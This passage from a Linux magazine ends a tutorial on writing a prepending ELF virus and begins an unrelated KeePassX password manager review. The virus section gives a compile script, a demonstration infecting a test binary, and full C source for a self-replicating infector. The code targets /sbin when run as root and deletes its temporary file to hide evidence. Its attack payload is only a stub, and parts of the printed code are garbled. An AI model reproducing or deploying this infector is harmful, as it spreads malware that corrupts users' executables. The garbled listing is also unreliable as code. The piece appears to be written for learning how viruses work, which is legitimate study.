7) In the seventh step, from the start of the executable, a seek to the end of virus code (that is, a seek equivalent to `VIRUS_SIZE`) is done. From here, all the bytes are copied (this would be compiled code of the actual executable) and written to a temporary file.

8) In the eighth step, the code forks a new process, executes this temporary file and after execution, deletes the temporary file.

9) The user sees only that he or she executed a binary and that it executed fine.

Note: I have added some log statements to signify that the target executable is infected.

Note: in the code in Listing 1 (at the end of this article), just change the path `/home/himanshu/practice/elfvirus/filetoinfect` to the path where some executables (that you want to infect) are kept in your machine.

Compiling the Virus

As I already mentioned, the value of the `VIRUS_SIZE` macro should be equal to the size of the compiled code. Here is a script that will automate the procedure:

```
#!/bin/sh

gcc -o elfvirus elfvirus.c

FILESIZE=`ls -l elfvirus|awk '$5 {print $5}'` 

PROGSIZE=`awk '/define VIRUS_SIZE/ {print $3}' elfvirus.c` 

if [ $FILESIZE -eq $PROGSIZE ];then

    echo File sizes are correct...Ready to Roll!

else

    echo File size do not match!

    echo "Modifying source defines to VIRUS_SIZE $FILESIZE." 

    awk ' {if(/define VIRUS_SIZE/) print "#define VIRUS_SIZE

"$FILESIZE"; else print $0}' elfvirus.c > elfvirus.c.new

    mv elfvirus.c elfvirus.c.bak

    mv elfvirus.c.new elfvirus.c

    ./create

fi
```

Simply run the above script to compile the virus code.

Output

I created a “hello world” executable in the directory where this virus searches for executables to infect. The following is a

FEATURE ELF Virus, Part I

capture from my machine:

```
himanshu@himanshu-laptop ~/practice/elfvirus/filetointfect $ gcc -Wall  
↳ hello.c -o hello
```

```
himanshu@himanshu-laptop ~/practice/elfvirus/filetointfect $ ./hello
```

Hello World

As you can see, the ELF executable **hello**, when run, outputs “Hello World”. Now, I run the virus code:

```
himanshu@himanshu-laptop ~/practice/elfvirus $ ./elfvirus
```

Inside main

Inside searchForELF

Found ==> [/home/himanshu/practice/elfvirus/filetointfect/..]

It is a directory

Found ==> [/home/himanshu/practice/elfvirus/filetointfect/.]

It is a directory

Found ==> [/home/himanshu/practice/elfvirus/filetointfect/hello]

Inside infect

```
***Infected /home/himanshu/practice/elfvirus/filetointfect/hello.
```

Virus executed from source and not from any infected executable. Exiting gracefully

The log statements said that the virus successfully infected `/home/himanshu/practice/elfvirus/filetointfect/hello`. Now, when I again execute `hello`, kept at the same path, I see:

```
himanshu@himanshu-laptop ~/practice/elfvirus/filetointfect $ ./hello
```

Inside main

Inside searchForELF

Found ==> [/home/himanshu/practice/elfvirus/filetointfect/..]

It is a directory

Found ==> [/home/himanshu/practice/elfvirus/filetointfect/.]

It is a directory

Found ==> [/home/himanshu/practice/elfvirus/filetointfect/hello]

Could not open [/home/himanshu/practice/elfvirus/filetointfect/hello]

Virus executed by an infected executable. Launching the executable now.

Hello World

So, it is clear from the above output that the virus has infected the executable **hello**, which, when run now, will try to infect other executables in the path mentioned in source code of the virus.

Conclusion

This article explains a basic ELF virus that prepends itself before other executables and infects them. This article is first in its series. My next article will show how to infect ELF by injecting code into text or a data segment.■

Himanshu Arora has been working as a software developer for the past four years. His Favorite language is C. He writes technical articles for many Web sites and loves adventure journeys with friends.

Listing 1. A Simple ELF Virus

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <wait.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <dirent.h>
#include <elf.h>
#include <fcntl.h>
#include <pwd.h>

void launch_attack(void);
int infect(char *filename, int fd, char *virus);
void searchForELF(char *directory, char *virus);

// This value must be equal to the size of the
// compiled virus.
// Adjust it if the size of the compiled binary
// changes.
#define VIRUS_SIZE 14255
#define MAGIC 6585
#define TMPLATE "/tmp/.lx2k2XXXXXX"
#define MAX_INFECT 5
#define MAX_SIZE 1024

static int magic = MAGIC;
int infections=0;

int main(int argc, char *argv[], char *env_ptr[])
{
    printf("\n Inside main \n");

    struct stat st;
    int fd1, fd2;
    uid_t uid;
    pid_t pid;
    char * host = NULL;
    char virus[VIRUS_SIZE];
    char tmp_file[MAX_SIZE];
    //struct passwd info;
    int len = 0;

    fd1 = open(argv[0], O_RDONLY, 0);

    if (fstat(fd1, &st) < 0)
    {
        printf("\n fstat() failed \n");
        return -1;
    }

    if (read(fd1, virus, VIRUS_SIZE) != VIRUS_SIZE)
    {
        printf("\n read() failed \n");
        return 1;
    }

    uid = geteuid();
    if(uid == 0)
    {
        /* Ohh...root powers...*/
        /* Add more system directories containing
           important binaries*/
        //if(infections < MAX_INFECT)
        searchForELF("/sbin", virus); //
        //infecting system paths like these can
        //cause havoc.... :-)

        if(infections < MAX_INFECT)
            searchForELF("/home/himanshu/practice/
elfvirus/filetoinfect",
virus); // added my own directory as I wanted only
select files to be infected.

        launch_attack();
    }
    else
    {
        /* The next two (commented) lines find the
           user's login directory and try to infect
           all the ELF executables it can*/

        // info=*getpwuid(uid);
        // if(infections < MAX_INFECT)
        //searchForELF(info.pw_dir, virus);

        if(infections < MAX_INFECT)
            searchForELF("/home/himanshu/practice/
elfvirus/filetoinfect", virus); // added my own
directory as I wanted only select files to be
infected.
    }
}
```



FEATURE ELF Virus, Part I

```
/* Files infected, if the virus was executed
   from an executable, go ahead and launch that
   executable */
len = st.st_size - VIRUS_SIZE;
if(!len)
{
    printf("\n Virus executed from source and
not from any infected executable. Exiting
gracefully\n");
    return 0;
}
else
{
    printf("\n Virus executed by an infected
executable. Launching the executable now...\n");
}

// seek at the begining of executable code that
// user inteneded to run
if(lseek(fd1,VIRUS_SIZE, SEEK_SET) != VIRUS_SIZE)
{
    printf("\n lseek() failed \n");
    return -1;
}

// Allocate some memory to hold the executable
// code in bytes
host = (char*)malloc(len);
if(host == NULL)
{
    printf("\n malloc() returned NULL while
allocating [%d] bytes\n",len);
    return -1;
}

// Read the bytes
if(read(fd1, host, len) != len)
{
    printf("\n read() failed \n");
    return -1;
}
close(fd1);

// Create a temp file
strncpy(tmp_file, TMPLATE, MAX_SIZE);
fd2 = mkstemp(tmp_file);
if(fd2 <0)
{
    printf("\n Temporary file creation failed \n");
    return -1;
}

}

if (write(fd2, host, len) != len)
{
    printf("\n write() failed\n");
    return 1;
}

fchmod(fd2, st.st_mode);
free(host);
close(fd2);

/* Create a seperate process and run host */
pid = fork();
if (pid < 0)
{
    printf("\n Fork() failed \n");
    return 1;
}
if(pid == 0)
{
    exit(execve(tmp_file, argv, env_ptr));
}
if(waitpid(pid, NULL, 0) != pid)
{
    printf("\n WaitPid() failed \n");
    return -1;
}
unlink(tmp_file); // Remove the tempoarary file
(Erase evidence of all the wrong-doings :p )

return 0;
}

int infect(char *filename, int fd1, char *virus)
{
    printf("\n Inside infect \n");

#ifndef 1
int fd;
struct stat st;
char *host;
char tmp_file[MAX_SIZE];
int chkmagic;
int offset;
Elf32_Ehdr hdr;

/* Check ELF Header */
if(read(fd1,&hdr, sizeof(hdr)) != sizeof(hdr))
{

```

```

        printf("\n read() failed \n");
        return -1;
    }

    if(hdr.e_ident[0] != ELF_MAG0 || hdr.e_ident[1]
!= ELF_MAG1 || hdr.e_ident[2] != ELF_MAG2
|| hdr.e_ident[3] != ELF_MAG3)
    {
        printf("\n Not an ELF file \n");
        return -1;
    }

    if (hdr.e_type != ET_EXEC && hdr.e_type != ET_DYN)
    {
        printf("\n Seems to be a core dump,
skipping... \n");
        return -1;
    }

/* Check for MAGIC number */
if(fstat(fd1, &st) < 0)
{
    printf("\n fstat() failed \n");
    return -1;
}

offset = st.st_size - sizeof(magic);
if( lseek(fd1, offset, SEEK_SET) != offset )
{
    printf("\n lseek() failed \n");
    return -1;
}

if(read(fd1, &chkmagic, sizeof(magic)) !=
sizeof(magic))
{
    printf("\n read() failed \n");
    return -1;
}

/* Chk if already infected by this virus */
if(chkmagic == MAGIC)
{
    printf("\n Executable is already infected
by our virus \n");
    return -1;
}

```

```

if(lseek(fd1, 0, SEEK_SET) != 0)
{
    printf("\n lseek() failed \n");
    return -1;
}

/* create and write the virus code in a temporary
file */
strncpy(tmp_file, TMPLATE, MAX_SIZE);
fd=mkstemp(tmp_file);
if(fd<0)
{
    printf("\n mkstemp() failed \n");
    return -1;
}
if (write(fd, virus, VIRUS_SIZE) != VIRUS_SIZE)
{
    printf("\n write() failed \n");
    return -1;
}

/* Allocate memory for actual executable and read
it */
host=(char *)malloc(st.st_size);
if(host==NULL)
{
    printf("\n malloc() failed \n");
    return -1;
}

if(read(fd1, host, st.st_size) != st.st_size)
{
    printf("\n read() failed \n");
    return -1;
}

/* Write actual executable at the end of file */
if(write(fd,host, st.st_size) != st.st_size)
{
    printf("\n write() failed \n");
    return -1;
}
/* Write magic number at the end */
if(write(fd,&magic, sizeof(magic)) !=
sizeof(magic))
{
    printf("\n write() failed \n");
    return -1;
}

```



FEATURE ELF Virus, Part I

```
/* Revert with actual permissions */
if(fchown(fd, st.st_uid, st.st_gid) < 0)
{
    printf("\n fchown() failed \n");
    return -1;
}

if(fchmod(fd, st.st_mode) < 0)
{
    printf("\n fchmod() failed \n");
    return -1;
}

/* Rename temporary file with original filename */
if(rename(tmp_file, filename) < 0)
{
    printf("\n rename() failed \n");
    return -1;
}

close(fd);
free(host);

infections++;
printf("##Infected %s.\n", filename);
#endif
return 0;
}

void searchForELF(char *directory, char *virus)
{
    printf("\n Inside searchForELF \n");


    int count;
    DIR *dptr;
    struct dirent *ptr;
    int fd1, fd2;
    struct stat st;
    char filename[256];

    dptr = opendir(directory);
    ptr = readdir(dptr);

    /* Go and find some files to infect */
    if(ptr != NULL)
    {
        for (count=0; (ptr = readdir(dptr))
             !=NULL &&
             infections < MAX_INFECT; count++)
        {
            strncpy(filename, directory, 255);
            strcat(filename, "/");
            //printf("\n [%s] \n",filename);
            strncat(filename, ptr->d_name,
                    255-strlen(filename));
            //printf("\n [%s] \n",ptr->d_name);
            fd1=open(filename, O_RDONLY, 0);
            printf("\n Found ==> [%s] \n",filename);

            if(fd1 >= 0)
            {
                fstat(fd1, &st);
                if(S_ISDIR(st.st_mode))
                { // if a directory
                    printf(" It is a directory\n");
                    if(!(strcmp(ptr->d_name, "..")))
                        && (!strcmp(ptr->d_name, "."))
                            searchForELF(filename, virus);
                }
                else if(S_ISREG(st.st_mode))
                { // if a regular file
                    fd2=open(filename, O_RDWR, 0);
                    if(fd2 >= 0)
                        infect(filename, fd2, virus);
                    //function that infects the executable
                    else
                        printf("\n Could not open
                                [%s]\n",filename);
                }
                close(fd2);
            }
            close(fd1);
        }
        closedir(dptr);
    }

    void launch_attack(void)
    {
        // This function is left as a dummy as this code is
        // only proof of concept, and I did not want to
        // expose any dangerous stuff.
        printf("\n Attack launched \n");
    }
}
```



Putting the Pieces Together for 10 Years

Expanded with fourteen
co-hosted events and tracks!
Including Ubu-Con, DevOPS,
Cloud, SysAdmin, SCALE U
and much more!

SCALE™ LUX

January 20-22
Hilton Hotel @ LAX
Los Angeles, CA

<http://www.socallinuxexpo.org/>
Use Promo code LJ10X for a 30%
discount on admission to SCALE

KeePassX: Keeping Your Passwords Safe

The advantages of using KeePassX as a secure and easy-to-use password manager.

ANTHONY DEAN

For a long time, my password tracking system was quite simplistic: hope I remembered the right passwords for each site or record them in an ordinary word-processor document. Such methods obviously have great flaws. I might have a hard time remembering a password for an infrequently used site, and a word-processor document isn't the most secure place to store passwords. Such a system also tends to promote either too-simplistic passwords or recycling the same password across Web sites (both being easier to remember). For these and other reasons, I decided using a password manager would make my digital life a lot easier.

A password manager is a program that

stores passwords. The stored passwords usually are encrypted for security purposes. Password managers can be either desktop-based (the password data stored in an encrypted database file on a hard drive), portable (similar to the desktop version, but stored on a smartphone or similar device) or on-line (data stored in an encrypted form on a trusted third-party Web site). Besides the increased security (over writing down passwords on a piece of paper or within an unencrypted text document, or resorting to memory), password managers also allow for more complex (thus, harder to guess/break) passwords to be created and stored. After some research, I decided to use KeePassX as my password manager of choice.

General Features

KeePassX is a multiplatform, open-source password manager. Unlike some password managers, KeePassX is desktop-based, which has its advantages and disadvantages. However, KeePassX can be used along with an on-line storage system, such as Dropbox (I discuss how to do that later in this article).

KeePassX comes with various features, including the ability to import and export passwords, search functionality, organize passwords/user names within predefined categories and a secure password generator. KeePassX also comes with a limited AutoType feature, or the ability to enter user name and/or password information automatically on a Web page from an entry.

Password information is stored in an encrypted 256-bit database file, which is compatible with other platforms' versions of KeePassX (including KeePassDroid for Android smartphones, KeePass for Windows and so on). However, for compatibility, password files created by other versions must be stored in the older (version 1.x) format that KeePassX uses, versus the current (at the time of this writing) 2.x version, although work is being done to allow a future version of KeePassX to use the newer format.

Setup and Basic Usage

KeePassX is available in many repositories; thus, installation should follow standard procedures for your

distro of choice.

Upon initial launch, KeePassX prompts the user to create a new database. As shown in Figure 1, the Set Master Key box will be displayed, asking one (by default) to create a master password for the database. You should choose a strong master password. An alternate option is to use a key file instead of or in addition to a password (more on key file usage later). For most of this article, however, I use only a master password for my examples.



Figure 1. The Set Master Key Box

After creating the password, the default main window (Figure 2) appears, displaying (in menus and a toolbar) most of KeePassX's features. The menus consist of File (importing and exporting database formats, saving changes to databases and so on); Entries (adding, deleting and making changes to entries, as well as copying entry information to the clipboard); Groups (organizing entry information into various categories); View (toolbar/entry information display settings); Extras (settings for KeePassX

FEATURE KeePassX

itself, as well as the password generator); and Help (links to KeePassX's Web site, FAQ list and so on).




Figure 2. The Main KeePassX Window

By default, two groups are created in a new database: Internet and Email. To create a new category, choose Groups→Add New Group, then enter the name of the new group in the Group Properties window that appears. You also can choose an icon for the new group from the pop-up menu. After finishing, select OK. The new category will appear in the left-hand pane.

To enter a new password and/or user name into KeePassX, select a category from the left-hand pane for the new password, then either select Entries→Add New Entry or choose Add New Entry from the toolbar. A New Entry window appears (Figure 3), allowing you to enter password and user name information, along with any other needed information. Additional information you can enter includes Title (a name for the entry); Username; Password; Repeat (enter the same password twice for verification); Comment (to enter comments about the entry); Expires (set an optional expiration

date for the password); Attachment (attach a file to the entry); and Tools (a pop-up menu). A quality progress bar also is included under the password section, indicating the password's relative strength.




Figure 3. The New Entry Window for Entering New User Names and Passwords

The Tools pop-up menu contains two options:

- AutoType: Customize sequence—customize the sequence of password/user name information entered into forms.
- AutoType: Select target window—select which application or browser window to enter password/user name information.

For extra security, the password can be shown or hidden (displaying asterisks) by clicking the eye icon next to the password entry boxes.

The password generator is available by clicking the Gen button within the New Entry window (or from Extras→Password Generator). A box as shown in Figure 4 appears. This feature allows you to create a random, strong password. Three tabs are available within the generator: Random, Pronounceable and Custom. Under Random, you can select various criteria for generating a password, based on types of characters used, uppercase or lowercase and so on. Under Pronounceable, some similar options to Random are available, although the selections here are to generate a password exclusively or near exclusively with letters. Finally, under Custom, an entry box is shown, allowing you to type in a word or phrase to define what characters are used to generate a password. The bottom of the password generator includes several features, such as setting the length of the password, a password bit strength indicator and use of an entropy generator. The entropy generator creates a random set of data (based on keyboard activity or mouse movement) upon which to base generated passwords.

The Expire option in the New Entry window allows you to set a date indicating how long the password should last. This can serve as a




Figure 4. KeePassX's Password Generator

reminder to change passwords regularly for extra security. To view which passwords already have expired, select Extras→Show Expired Entries.

To use a stored user name or password, KeePassX has two options: either copy the information from KeePassX and paste it into the required entry areas, or select the AutoType feature. To copy the information, select either Copy Username to Clipboard or Copy Password to Clipboard from the toolbar, or choose the same-named options under the Entries menu. For AutoType, select Entries→Perform AutoType while the browser is open to the desired login page; the information will be entered automatically.

To lock KeePassX from others' use (such as when you step away from the computer), select File→Lock Workspace,

FEATURE KeePassX




Figure 5. KeePassX's Main Window, with an Entry Displayed




Figure 6. An Entry with User Name and Password Information Hidden

or select Lock Workspace from the toolbar. To unlock KeePassX, select the Unlock button displayed, and enter the database's master password. For more privacy, an option also exists to hide

passwords and/or user names. Go to View and select Hide Usernames and/or Hide Passwords. Asterisks will be displayed in place of the user names and/or passwords.

If you have multiple databases to manage, KeePassX also offers a bookmark feature. To bookmark a database file, select File→Bookmarks, and choose either Add Bookmark (to bookmark a database file) or Bookmark This Database (to bookmark the presently open database). The bookmarks then will appear under the Bookmarks menu. There's also a Manage Database option to manage existing bookmarks.

To import or export database files, go to File and select Import from or

Export to. Import formats besides KeePassX include PwManager and KWallet. Export formats include KeePassX and as a text file.

Advanced Use: Cloud-Based Database File Storage and Smartphone Access

One popular advanced use for KeePassX is to keep a password database stored in an on-line storage medium, such as Dropbox. Besides serving as a means of database backup, this also lets you access and update a password file from any number of devices, including

